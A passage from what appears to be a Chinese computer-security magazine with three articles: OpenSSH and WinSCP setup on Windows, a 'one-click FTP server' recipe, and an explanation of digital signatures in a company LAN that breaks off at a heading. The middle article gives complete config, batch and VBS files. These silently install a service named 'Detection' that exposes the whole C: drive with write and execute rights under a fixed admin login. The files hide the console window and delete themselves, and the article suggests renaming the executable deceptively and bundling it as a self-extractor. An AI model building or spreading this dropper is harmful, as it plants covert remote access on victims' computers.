用。利用OpenSSH我们可以轻松保证文件传输的安全性。OpenSSH 的Windows版本在光盘的"杂志相关"栏目有收录。

Windows下OpenSSH的安装

步骤1.双击安装文件Setupssh.exe即可安装，安装即将结束时弹出对话框，提示"必须要设置../etc/passwd文件才可以正常运作OpenSSH，详情可以参阅readme.txt或quickstart.txt文件。"，按确定按钮完成安装。安装完后可以看到Quickstart.txt文件的内容。打开Windwos 的

CMD窗口，以命令行方式进入OpenSSh的安装目录的Bin文件夹，缺省目录为"C:\PROGRAM FILES\OpenSSH"。

步骤2.在使用OpenSSH Server之前要先建立用户和组，首先将Windows中的用户组导入Group文件中，这一步是必须的。具体命令行为："mkgroup -l >> ..\etc\group"，这里的用户组分两种情况，第一种是本地用户组，第二种是在域用户组。对应的使用-l和-d参数就能将两种用户组分别导入。然后将Windows中的用户导入到OpenSSH Server中。假定本地用户Cxl被允许登录OpenSSH Server，输入以下命令："mkpasswd -l -u cxl >> ..\etc\passwd"。运行命令后，在../etc目录下产生密码文件passwd。这样，我们就将用户Cxl及其密码导入到了Passwd文件中。这里我们需要注意，OpenSSH Server中的用户必须是系统中存在的用户，如果没有该Passwd文件或没有导入用户信息，系统中的用户将无法登陆OpenSSH服务器。用户导入也分本地和域两种情况，使用使用-l和-d参数即可。具体操作如图1所示。




图1

步骤3.使用命令"net start opensshd"启动OpenSSH服务。相应的，关闭OpenSSH服务使用命令"net stop opensshd"。

如何使用OpenSSH服务器

一般情况下，在Cmd窗口中使用Ssh，Sftp，Scp等命令来操作OpenSSH Server。这里我举例如下：

ssh -p 端口 用户名@对方主机IP

sftp -p 端口 用户名@对方主机IP

scp -p 端口 用户名@对方主机IP:文件路径

OpenSSH Server端口默认是22，如果要更改端口，我们可以在etc/sshd_config文件中的"Port"处进行修改。不过上述命令使用起来不太方便，对于初学者来说肯定是一头雾水。这时候，如果有图形化的连接工具可供使用，那就方便多了。WinSCP是一个Windows环境下使用SSH的开源图形化SFTP客户端。同时支持基于SSH-1、SSH-2的SFTP和SCP协议 。支持批处理脚本和命令行方式 。它的主要功能就是在本地与远程计算机间安全的复制和传输文件。我们可以从光盘中找到此程序。

WinSCP启动后出现登录对话框，如图2所示。

这里我们输入OpenSSH Server主机名或IP地址、端口号、用户名和密码，点击"登录"按钮连接OpenSSH Server，如果服务器的密钥没有存放在缓存中，WinSCP会弹出警告窗口，提示用户是否将密钥放入缓存，点击"取消"按钮就中止连接。确认后我们连接成功进入Winscp主界面，如图3所示。




图2




图3

Winscp的主窗口类似于Windows资源管理器，使用起来非常方便。WinSCP与Windows完美集成，可以在资源管理器和OpenSSH Server之间直接拖拽文件或文件夹，完成文件的下载和上传操作。WinSCP支持常见的文件操作，例如在OpenSSH Server的文件管理界面中点击右键，利用弹出菜单可以实现对服务器上文件的编辑复制、删除、移动、改名、以及新建文件夹等操作。WinSCP支持本地和OpenSSH Server之间的目录同步操作，这就保证了远程目录和本地目录的一致性。我们只需要在WinSCP中选中远程目录，点击菜单"命令"→"同步"，在同步窗体中设置即可。此外，利用工具栏上的按钮还可实现目录比较，保持远程目录在最新状态，打开终端，同步浏览等实用操作。利用"会话"菜单，可以实现新建、打开、保存、断开会话等操作。

总 结

通过OpenSSH和Winscp的完美组合，我们实现了在Windows下的安全文件传输，尽管速度稍微慢了一点，不过相对于提升的安全性而言，这些都是值得的。对于学校、公司、企业等需要保密数据传输的机构来说，这种组合不失为一种良好的解决方案。

适合读者：网络爱好者、网管
前置知识：无



VIP会员学习成果展：打造一键FTP服务器

文/图 hxu772

相信大家都知道怎样制作一键Radmin吧？一键运行的东西确实非常方便，可是大家想到过制作一键FTP服务器吗？最近我在网上瞎逛，终于找到了一款合适的软件：SFTP。

运行参数

SFTP是一个控制台应用程序，它可以作为系统服务运行。支持的命令行参数如下：

-i [serverName] [服务描述] —— 安装vIDC20作为一个系统服务，用户可以指定服务名称和描述。

-u —— 卸载服务。

-s —— 启动服务

-e —— 停止服务

-d —— 控制台方式，-d0 – -d4指定不同的DEBUG调试信息级别，关闭控制台窗口将结束程序运行。如果仅仅指定-d则以无控制台方式运行，关闭窗口程序不会结束。

-f filename 读取指定的配置文件，仅指定了-d运行参数时才有效。

-p svrport 指定服务的运行端口，如果端口<=0则以默认的2121服务端口启动。仅指定了-d运行参数时才有效。

扩充FTP命令

用户可通过FTP客户端工具输入扩充命令，例如cuteFTP等。注意：下面的命令解释中 <>代表用户输入内容，[]代表此项可输可不输，|代表可输入其中一项每一条命令的各个参数项之间以1个空格分割。

EXEC：在FTP服务端执行指定的程序，目录需具有可执行FILE_EXEC权限。

用法：EXEC [-hide] <可执行文件名> 。-hide ——指示是否后台执行指定的程序，此参数仅仅针对控制台程序有效。<可执行文件名>：要执行的程序名称，用户可输入绝对虚目录路径或可执行文件名。

AUSER：添加或修改账号信息。当前用户必须具有远程FTP服务管理权限。

用法：AUSER user=<username> [pwd=<password>] [maxup=<最大上载速度>] [maxdw=<最大下载速度>] [maxuser=<此账号最大同时登录人数>] [defip=1|0] [admin=<true|false>] 。user=<username>：要添加/修改账号的名称，账号不区分大小写。如果指定的账号存在则为账号信息修改。pwd=<password>：此账号的访问密码，密码区分大小写。maxup=<最大上载速度>：指定此账号的最大上载速度K/s，默认不限制上载速度。maxdw=<最大下载速度>：指定此账号的最大下载速度K/s，默认不限制下载速度。admin=true|false：指定此账号是否具有远程FTP服务管理权限。如果指定为true则允许此账号在FTP客户端执行FTP管理命令默认为不允许。

VPATH：添加/修改某个账号的虚目录以及访问权限，当前用户必须具有远程FTP服务管理权限。

用法：VPATH user=<username> vdir=<虚目录> rdir=<真实目录> access=<FILE_READ|FILE_WRITE|FILE_DEL|FILE_EXEC|DIR_LIST|DIR_MAKE|DIR_DEL|DIR_NOINHERIT> user=<username>：和此虚目录关联的账号。vdir=<虚目录>：要添加或修改的虚目录，每个虚目录必须以/开始，例如/hf。注意：每个账号必须且只能设置一个虚根目录。rdir=<真实目录>：此虚目录对应的真实路径 ，例如c:\hf。注意 如果设置rdir=不设置任何的实际目录，则整个计算机目录文件都可访问。

SETS：设置FTP服务信息。此命令不支持FTP客户端远程执行，仅仅可在FTP服务的参数配置文件中使用。用法：SETS [opentype=APPEND] [log=<filename>] [loglevel=<LEVEL>] [port=<端口>] [maxuser=<最多同时登录用户数>] [ssl=true|false]。其中我们要用到的就是port=<端口>这项了。

打造一键FTP服务器

知道配置参数后，就来打造我们的一键安装吧。首先新建一个文本文档SFTP.txt，内容如下：

```
SETS port=21789 ssl=false AUSER user=hf pwd=hf maxup=100 maxdw=100 admin=true VPATH user=hf vdir=/ rdir=c:\ access=FILE_READ|FILE_WRITE|FILE_DEL|FILE_EXEC|DIR_LIST|DIR_MAKE|DIR_DEL
```

将它保存为SFTP.ini。这段代码的意思是添加一个账号和密码为hf的用户，最大上载和下载速度为100k/s，端口是21789，具有远程FTP服务管理权限及读、写、删除、执行操作，目录为c盘。再新建一个内容如下的an.bat批处理文件：

```
@echo off
@SFTP.exe -i Detection
@SFTP.exe -s
@del an.vbs /f /q
@del an.bat /f /q
```


这段程序用于安装SFTP服务并且启动服务，服务名称为Detection，并删除an.vbs和an.bat。下面建立an.vbs文件，内容如下：

```
On Error Resume Next
set wshshell=createobject ("wscript.shell")
a=wshshell.run ("an.bat",0)
```

它是用来运行an.bat的，这样程序在运行时不会弹出CMD的黑色窗口。大家实际应用时可以把SFTP.exe改成一个具有迷惑性的名字，为了方便记得把.ini文件也改一下。最后用WinRAR将SFTP.exe、SFTP.ini、an.vbe、an.bat打包成自解压文件。

最后我们测试一下，发现运行正常。OK，文章到此结束。

适合读者：网络爱好者、网管
前置知识：无



数字签名在企业VLAN中的实现

文/图 中科院 郭东美

前言

在当今信息社会，计算机网络得到了突飞猛进的发展。计算机网络日益成为工业，农业和国防等领域的重要信息交换手段，并逐渐渗透到社会的各个领域。企业实现无纸化办公，计算机网络的安全越来越受到重视，防止信息被未经授权泄露，篡改和破坏等都是亟待解决的问题。数字签名在Internet上的应用需要专门的数字证书办法认证机构（CA），统一管理数字签名的应用和校验。但是，由于部分企业内部局域网不能与Internet连接。基于此，数字签名在局域网中是受到使用限制的。下面我们就利用密码学的知识，建立企业内部局域网的文件加密和数字签名系统，以实现企业内部局域网中的数据安全传送。

公钥加密技术原理

数据加密技术是对信息进行重新编码，从而隐藏信息内容，使非法用户不能获取信息真实内容的一种技术手段。目前，数据加密主要使用的有对称密钥和公钥加密（也称非对称密钥加密）两种技术。对称密钥加密技术中，加密和解密使用相同的密钥，最常用的是DES（Data Encryption Standard）算法，DES算法是公开的。DES内部的复杂结构对信息安全起了重要作用，使其保密性仅取决于对密钥的保密程度。

公钥加密技术中，加密和解密使用不同的密钥，每个用户有一对密钥：公钥KU和私钥KR，KU可以公开，KR由用户自己保存。非对称密钥加密技术常采用RSA算法。RSA算法的特点有以下4点。

1. 由用户A的公钥KUa加密的信息只能通过A的私钥KRa来解密，并且用A的私钥KRa加密的信息只能用公钥KUa解密

2. 加密私钥不能同时用于解密

3. 在计算机上很容易产生成对的公钥和私钥

4. 若攻击者仅仅知道KU（或KR），则在计算上推导出相应的KR（或KU）是不可行的。

数字签名技术原理

数字签名技术是在传输的数据信息里附加一些特定的数据或对数据信息作密码变换，这种附加数据或密码变换使接收方能确认信息的真正来源的完整性，并且发送方事后不能否认发送的信息，而接受方或非法者不能伪造或篡改发送方的信息。数字签名类似于手工签名，是手工签名的数字实现。

下面是本系统利用公钥加密体制进行数字签名的具体实现过程。

1. 生成信息摘要

发送方对要发送的信息进行Hash运算，形成信息摘要。Hash算法是一类符合特殊要求的散列函数，这些特殊函数对输入的信息数据没有长度限制，对任何输入的数据都能生成固定长度的摘要输出，由输入信息能方便地算出摘要，而难以对指定的摘要生成原来的输入信息，并且输入两次不同的信息难以生成相同的摘要。

2. 加密摘要

发送方用自己的私钥对生成的信息摘要加密，形成原始信息的数字签名。

3. 发送信息

发送方将要发送的原始信息和数字签名一起加密后形成最终传输形式的密文发送给接收方。

4. 接收方验证签名

接收方收到密文后先对其解密分离出信息和数字签名后，对接收到的信息作Hash运算，得到原文的摘要，再用发送方的公钥解密接收的数字签名，然后用自己计算出的信息摘要与解密得到的信息摘要进行比较，如果相同说明信息是真实的，如果不相同，说明信息是不可信的或被篡改的。发送方不可否认所发送的信息，因为其他人无法伪造他的数字签名（除非其私钥被窃取）。

过程如图1 所示。




图1

局域网中系统的管理

在局域网中，文件加密和数字签名系统的管理主要是对服务器公钥环的管理。管理员应该是一个有最终仲裁权限的管理小组，他们主要的工作有以下几个方面。

1. 公钥的申请登记

当新用户加入时，用户把他的公钥和用户信息以除本系统以外的其他安全方式递交给管理员。管理员确认后，把用户密钥和资料加入到公钥环中。

2. 密钥的备份和恢复

为了系统的稳定和安全，管理员应定期对公钥环进行备份，在系统出错或崩溃时负责数据的恢复。

3. 公钥环的更新

当用户的私钥发生泄密或丢失不能继续使用时，需要以其他方式通知管理员并可重新向管理员申请加入新的公钥。管理员负责更新公钥环，这主要包括将原来的公钥移出并转移到相关数据库中以及向公钥环添加新的用户公钥。

4. 公钥的吊销

当用户要离开单位或其他原因不再使用本系统时，管理员负责将其公钥从公钥环中清除并转移到相关数据库中保存。

用户在局域网中使用系统的具体步骤

1.当用户第一次使用该系统时，首先要安装客户端软件，利用客户端软件生成用户的公钥和私钥，私钥存储在用户计算机内部。然后用户把他的公钥和用户信息以除本系统以外的其他安全方式递交给管理员。管理员收到信息后，根据其他手段确认用户的资料正确后，把用户的公钥和资料加入到公钥环中，并用用户公钥把确认信息加密后发送给用户，用户得到确认信息后就可以使用文件加密和数字签名了。

2.当用户之间传送带有数字签名的文件时，发送方利用客户端软件产生要发送的文件的数字签名，并把文件和数字签名一起发送给接收方。接收方收到文件和数字签名后，利用客户端软件对数字签名进行验证。验证时客户端软件首先向服务器端索取发送方的公钥，利用发送方的公钥对数据签名进行验证。如果验证通过，接收方可以把文件和数字签名保存，事后发送方不能否认所发送的文件；如果所传送的文件在传送中出现错误或被篡改，则数字签名将不能通过验证。

3.当用户之间传送加密文件时，发送方首先利用客户端软件对文件加密，加密时客户端软件随机产生一个密钥，以对称加密算法用该密钥对文件进行加密，然后向服务器索取接收方的公钥，用接收方的公钥对加密文件所用的随机密钥进行加密，并把加密后的随机密钥一起写入到文件中。发送方把加密后的文件发送给接收方，接收方收到文件后用自己的私钥可以对文件解密。根据公钥算法的原理，利用公钥加密的数据，只能用其对应的私钥进行加密。所以，发送方发送的加密文件只能由相应的合法接收方才能对文件进行解密。在发送加密文件时，也可以同时使用数字签名。

局域网中文件加密和数字签名的具体实现

